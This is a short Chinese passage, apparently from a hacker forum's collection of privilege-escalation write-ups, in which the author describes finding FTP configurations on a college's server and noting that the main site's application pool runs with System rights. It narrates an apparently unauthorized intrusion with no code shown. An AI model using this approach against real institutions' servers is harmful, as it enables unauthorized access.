


法客论坛 (F4ckTeam) 建站一周年提权文集

发现一些 FTP 配置, 用户权力应很大, 可惜不是 Network Service 权限, 不然就可跑出明文密码了。

再在找着, 发现学院主站的应用程式池是以 System 运行, 其他副站则是降权的, 那这下可得手了, 真是百密一疏啊 呵呵。

0x5 提权



确认主站是 System 权限

